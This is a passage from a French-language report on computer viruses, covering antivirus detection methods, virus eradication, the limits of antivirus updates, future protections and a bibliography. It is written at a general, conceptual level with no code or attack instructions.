Comme nous l'avons vu, les virus infectant des applications, copient leur code dans ces programmes. Et les virus sont programmés pour ne pas infecter plusieurs fois le même fichier. Dès lors, ils intègrent dans l'application infectée une signature virale, c'est-à-dire une suite d'octets significative, qui leur permet de vérifier si tel ou tel programme est déjà infecté.

La méthode de base utilisée par les antivirus est donc de détecter cette signature propre à chaque virus. Evidemment, cette méthode n'est fiable que si l'antivirus possède une base virale à jour, contenant les signatures de tous les virus connus. Néanmoins, ce mécanisme ne permet pas la détection des virus « inconnus », c'est-à-dire n'ayant pas encore été répertoriés par les éditeurs. En outre, n'oublions pas que les virus polymorphes, dont nous avons déjà parlé, sont capables de se camoufler, c'est-à-dire de rendre leur signature indétectable (en la cryptant et en la modifiant à chaque copie).

## 11.4. Contrôleur d'intégrité des programmes

Puisque les virus modifient les programmes qu'ils infectent, certains antivirus utilisent un contrôleur d'intégrité pour vérifier si les fichiers de la machine ont été modifiés. Ainsi, une base de données est construite, qui contient des détails sur les fichiers exécutables du système, comme leur taille ou leur date de modification, et éventuellement un *checksum*. Dès lors, si une de ces caractéristiques change pour un exécutable, l'antivirus s'en aperçoit.

## 11.5. Analyse heuristique

L'analyse heuristique est relative à la recherche de code informatique correspondant à des fonctions de virus. C'est-à-dire qu'elle est vouée à découvrir des virus encore inconnus. L'analyse heuristique est passive. Elle considère le code comme une simple donnée, et n'autorise jamais son exécution. Un analyseur heuristique recherche du code dont l'action pourrait s'avérer suspecte. En l'occurrence, il ne cherche pas des séquences fixes d'instructions spécifiques à un virus, mais un type d'instruction. Par exemple, des instructions visant la modification d'un fichier.

Cette méthode se dirige vers une démarche « intelligente » de recherche de virus. Cela dit, elle est loin d'être totalement efficace. Elle fonctionne bien pour les macro-virus, moins bien pour les autres. Les plus sensibles des antivirus heuristiques produisent nombre de fausses alertes, et les moins agressifs rateront à coup sûr de véritables virus.

## 11.6. Analyse spectrale

L'analyse spectrale repose sur le postulat que tout code généré automatiquement contiendra des signes révélateurs du compilateur utilisé. De même, on part du principe qu'il est impossible de retrouver dans un vrai programme exécutable compilé certaines séquences de code. L'analyse spectrale vise donc elle aussi à repérer les virus polymorphes ou inconnus. Lorsqu'un virus polymorphe crypte son code, la séquence en résultant contient certaines associations d'instructions que l'on ne trouverait pas dans un vrai programme. C'est ce que l'analyse spectrale tente de détecter. Par exemple, si dans un programme exécutable, l'antivirus trouve une instruction de lecture d'un octet au delà de la taille limite de la mémoire, on sera probablement en présence de code crypté, donc d'un virus polymorphe.

# 12.Eradication des virus

## 12.1. Méthode d'éradication

Une fois un virus détecté, il faut le supprimer. Mais il n'est pas toujours simple de supprimer un virus sans endommager le programme original. En effet, certains virus détruisent une partie du programme sain lors de leur duplication. Il ne reste plus alors qu'à détruire purement et simplement le fichier infecté. Dans les autres cas, la suppression du virus n'est pas forcément évidente non plus. Il s'agit d'abord de découvrir très précisément où est localisé le virus dans le fichier, sachant qu'il peut être composé de plusieurs parties. Il faut ensuite supprimer ces octets infectés, et récupérer la partie du programme dont le virus avait pris la place, afin de la restaurer. Toutes ces manipulations nécessitent bien sûr une parfaite connaissance du virus et de son mode opératoire. C'est à cela que servent les fichiers de signatures des antivirus, régulièrement remis à jour. Il faut non seulement pouvoir détecter le virus, mais aussi savoir où il cache la portion de code dont il a pris la place.

Certains virus plus complexes nécessitent un outil de suppression pour éliminer toutes les manifestations de la bête. Ils sont également utilisés pour les virus à grande échelle, lorsque les utilisateurs n'ont pas d'antivirus. Par exemple, pour le ver Blaster, un programme de *fix* a été proposé par l'éditeur Symantec, qui n'avait pas besoin d'antivirus pour s'exécuter.

## 12.2. Les antivirus sont-ils efficaces ?

Il est entendu qu'aucun antivirus ne détecte tous les virus. Lorsqu'un nouveau virus est détecté, et qu'une mise à jour est disponible, même en quelques heures, il faut la télécharger, sans quoi l'antivirus ne fonctionne pas. A part les quelques techniques de découverte des virus inconnus, qui, nous l'avons vu, ne sont pas totalement au point.

Mais, et c'est plus grave, une étude menée dans les laboratoires Hewlett-Packard en Grande-Bretagne conclue que les antivirus seraient en train de perdre la guerre contre les virus. En effet, selon eux, le principe même de fonctionnement des antivirus n'est pas efficace puisque les vers informatiques se propagent trop rapidement par rapport au temps requis pour l'application des mises à jour. Cela a

été prouvé par les différents vers très connus, comme *I Love You* récemment. La multiplication des machines connectées à l'Internet associée à un ver qui se transmet par le réseau occasionne une contamination massive et exponentielle en très peu de temps. Ainsi, le ver Slammer avait infecté 90% des machines vulnérables en quelques minutes. Moins de temps qu'il n'en faut pour qu'un éditeur crée la réponse.

Dans une simulation par ordinateur, les chercheurs de HP ont démontrés que si les vers informatiques se propagent suffisamment rapidement, comme Blaster ou ILoveYou, les mises à jour nécessaires pour protéger les utilisateurs ne pourront pas être appliquées à temps.

Les chercheurs n'ont pas de solution concrète au problème. Ils proposent de créer un système de détection de modules malicieux qui repérererait les virus possibles en étudiant leur comportement. Un peu dans l'idée des analyseurs heuristiques ou spectraux, en plus efficaces.

## 12.3. Mise à jour des antivirus

Cela pose donc la problématique de la mise à jour rapide des anti-virus, et donc de la mise à disposition rapide des antidotes.

Symantec Security Response (anciennement le SARC - Centre de Recherche AntiVirus de Symantec) est composé d'une équipe dédiée de chercheurs, dont l'unique mission est de rechercher les nouvelles menaces et de développer des antidotes pour ces menaces. Cette équipe assure une permanence 24h/24 et 7 jours sur 7 afin d'être toujours là en cas de problèmes. Les chercheurs sont capables de développer des définitions de virus en moins de 24 heures pour Norton AntiVirus, et ils sont continuellement à la recherche de nouvelles technologies pour améliorer la lutte contre les virus. Symantec Security Response emploie 40 personnes dans le monde, avec un budget de 4 millions de dollars.

Malgré toutes ces bonnes intentions (veinales, certes), rien ne garantit que l'utilisateur final effectuera des mises à jour assez régulières. Ni qu'un virus à propagation rapide n'aura pas déjà infecté les machines avant la mise à disposition de l'antidote.

# 13.L'avenir...

L'avenir est non seulement à l'utilisation intelligente des anti-virus par tous. Mais il consiste également pour de nombreux acteurs du monde informatique à tenter de trouver des solutions originales pour lutter contre le fléeau.

AMD et Intel, les deux principaux fondeurs de processerus, annoncent par exemple que leurs prochaines puces seront équipées pour protéger les PC de certaines attaques virales. Cela devrait notamment protéger les machines des attaques de types "Buffer Overflow" (dépassement de la mémoire tampon) utilisée notamment par Blaster. Si cela n'éradique pas tous les virus, au moins certains pourront-ils être stoppés.

Le développement de Linux, qui connaît un succès grandissant, et s'installe peu à peu sur des machines d'utilisateurs moins initiés, entraîne, quoiqu'en pensent certains, une augmentation des virus ciblant ce système. L'avenir montrera sans doute que Linux a du souci à se faire dans ce domaine.

Le futur système de Microsoft, nommé Longhorn, et prévu pour l'année 2006, devrait apporter son lot de nouveautés dans la lutte contre les virus. Constituant l'innovation la plus importante en matière de systèmes depuis Windows 95, celui-ci proposera une architecture totalement revue et plus opaque. En effet, plutôt que de permettre à tous (*via* le VisualBasic et ses dérivés, comme nous l'avons vu) un accès au système et aux applications, Longhorn intercalera une sorte de boîte noire (en fait, un framework .NET) entre les applications et les langages de programmation d'une part, et le système et ses instructions bas niveau d'autre part. Cela devrait permettre de contrer les attaques simples et pourtant encore dévastatrices à l'heure actuelle.

Bien sûr, aucune de ces solutions ne sonnera la fin ultime des virus, dont les développeurs rivaliseront eux aussi d'imagination pour continuer l'épidémie.

# 14.Conclusion

Tout au long de ce dossier, nous avons parcouru une des problématiques majeures de la sécurité informatique : les virus. Nous avons constaté qu'il existait plusieurs types de virus, dont la naissance remonte à des époques différentes, et coïncide avec les grandes phases de l'informatique. En est témoin la multiplication des vers avec l'avènement de l'Internet grand public.

Si, aujourd'hui, Windows est le système d'exploitation majoritairement touché, il est à craindre qu'avec l'explosion de Linux, et son arrivée imminente dans un plus grand nombre de foyers, fasse augmenter les attaques tournées vers ce système. Surtout si des utilisateurs moins expérimentés viennent à l'utiliser. Il a cependant une bonne marge d'avance, puisque le nombre de virus en activité sous Linux est dérisoire par rapport à ceux pour l'OS de Microsoft.

Les éditeurs d'anti-virus ont donc de beaux jours devant eux, leur fond de commerce n'étant pas prêt de disparaître. Il leur faut néanmoins travailler d'arrache-pied pour trouver (ou améliorer) de nouvelles solutions pour combattre ce fléau. Car, à chaque innovation des anti-virus, les virus franchissent eux aussi un cap. Avec un avantage majeur à l'heure actuelle : il faut qu'ils soient découverts avant de pouvoir être combattus...

# 15.Webographie/Bibliographie

http://www.lesvirus.com/
http://www.commentcamarche.net/
http://www.vieartificielle.com/
http://www.claymania.com/
http://www.branchez-vous.com/
http://securityresponse.symantec.com/
http://www.securiteinfo.com/

**Virus. Définitions, mécanismes et antidotes.**
Par David Harley, Robert Slade & Urs E. Gattiker.
Collection Référence. Campus Press.